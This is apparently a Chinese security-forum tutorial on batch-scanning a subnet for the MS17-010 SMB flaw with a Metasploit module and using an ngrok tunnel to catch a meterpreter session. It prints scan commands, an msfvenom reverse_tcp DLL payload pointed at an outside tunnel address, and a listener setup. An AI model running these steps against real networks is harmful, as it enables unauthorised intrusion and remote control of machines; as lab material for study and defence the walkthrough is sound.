MS17-010漏洞检测与内网穿透技术的应用

浮萍 / 2017-06-16 06:35:00 / 浏览数 12366 安全技术 漏洞分析 顶(0) 踩(0)

0x00 前言

本文主要介绍一下MSF模块的下载、使用，以及当攻击机处于内网，而目标机也处于内网的解决方法。这里借助MS17-010漏洞来具体讲解一下，并没有新的知识点，可以为
主要分为两个知识点，一是SMB漏洞的批量检测，二是内网穿透技术。
首先是环境的搭建，具体如下表所示：

主机	IP	备注
Kali 64位	192.168.232.134	攻击机
Windows XP 32位	192.168.232.128	安装了python2.6，下载有方程式利用工具包（主要为Window
Window2008 R2 64位	10.50.2.62	靶机，存在MS17-010漏洞，并可以访问外网

0x01 SMB漏洞批量检测

1.扫描脚本的下载和加载

由于Metasploit还没有更新MS17-010检测的模块，所以要去exploit-db下载，并在MSF中加载。

```
root@kali:~# cd /usr/share/metasploit-framework/modules/auxiliary/scanner/smb
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/smb# wget https://www.exploit-db.com/download/41891 -O smb
```

启动Metasploit，模块会自动加载，或者使用命令`reload_all`重新加载所有模块。

2.漏洞扫描的使用方法

选择使用smb_ms_17_010模块，并查看使用命令。

```
msf > use auxiliary/scanner/smb/smb_ms_17_010
msf auxiliary(smb_ms_17_010) > show options
```

所必须的参数有三个，对于无需登录的SMB，我们只需设置一下扫描的IP段、线程并运行即可开始扫描。

```
msf auxiliary(smb_ms_17_010) > set RHOSTS 10.50.2.1-255
RHOSTS => 10.50.2.1-255
msf auxiliary(smb_ms_17_010) > set THREADS 10
THREADS => 10
msf auxiliary(smb_ms_17_010) > run
```

出现黄色警告的表示可能存在，需要进一步验证。
为了方便将存在漏洞的IP列出来，写了一个简单的Python脚本。

```
import re
if __name__ == '__main__':

   f = open("smb.txt", mode='r', buffering=1)
   while(True):
           line = f.readline()
           if line :
               if  "likely" in line:
                   print line.split(' ')[1].split(':')[0]
           else:
               break
```

提取出的IP如下所示：

```
.....
10.50.2.52
10.50.2.62
10.50.2.65
10.50.2.61
10.50.2.63
10.50.2.64
10.50.2.76
10.50.2.69
10.50.2.77
10.50.2.78
```

```
10.50.2.79
....
```

有了存在漏洞的地址，接下来将开始对其进行验证，以10.50.2.62为例。
由于Kali在虚拟机，宿主机IP为2.0..，目标机在10.50.2.*。相当于需要从内网到另一个内网， 选择采用了ngrok进行tcp的端口转发来实现内网的穿透。

0x02 内网穿透

这里采用了www.ngrok.cc平台进行演示，类似这样的平台有很多，例如natapp.cn等。
注册并开通隧道，如图所示。

下载对应的客户端，下载地址为：https://www.ngrok.cc/#down-client ，选择与系统对应的软件。
我这里Kali为64位的，下载和使用命令如下：

```
root@kali:~/Downloads# wget hls.ctopus.com/sunny/linux_amd64.zip
root@kali:~/Downloads# unzip  linux_amd64.zip
root@kali:~/Downloads# cd linux_amd64/
root@kali:~/Downloads/linux_amd64# ls
root@kali:~/Downloads/linux_amd64# ./sunny clientid ■■ID
```

出现下图的界面表示运行成功。

使用如下命令生成用于监听的dll文件。监听的IP为server.ngrok.cc的地址，端口为开通隧道时填写的远程端口。

```
root@kali:~/Documents# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=47.90.92.56  LPORT=6266 -f dll > got.dll
```

然后在Kali上设置监听本机的IP和端口，也就是在开通隧道时填写的本地端口。

```
use exploit/multi/handler
set LHOST 192.168.232.134
set LPORT 5555
set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > exploit
```

由于关于Eternalblue利用方法有很多教程了，这里就不详细说明了，如图所示。

攻击成功时查看ngrok客户端发现有一个连接。

而且Kali上也生成了一个meterpreter会话。

之后的操作就很简单了，可以添加用户等等。
最后远程登录成功如下图所示。

使用natapp也是可以的。

0x03 总结

本文主要以MS17-010为例，讲解了如何下载和利用Metasploit中没有的模块，以及如何解决内网到内网的穿透的问题，当然解决的方法还有很多，这里就不再介绍了。


没有什么新的知识，怕忘记所以记录一下~~

0x04 参考

[1]https://www.exploit-db.com/exploits/41891/
[2]http://bobao.360.cn/learning/detail/3041.html

上一篇：Weblogic 常见漏洞环境的搭... 下一篇：应急响应大合集

1. 1 条回复


hades 2017-06-19 01:31:28

还是要来支持下

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板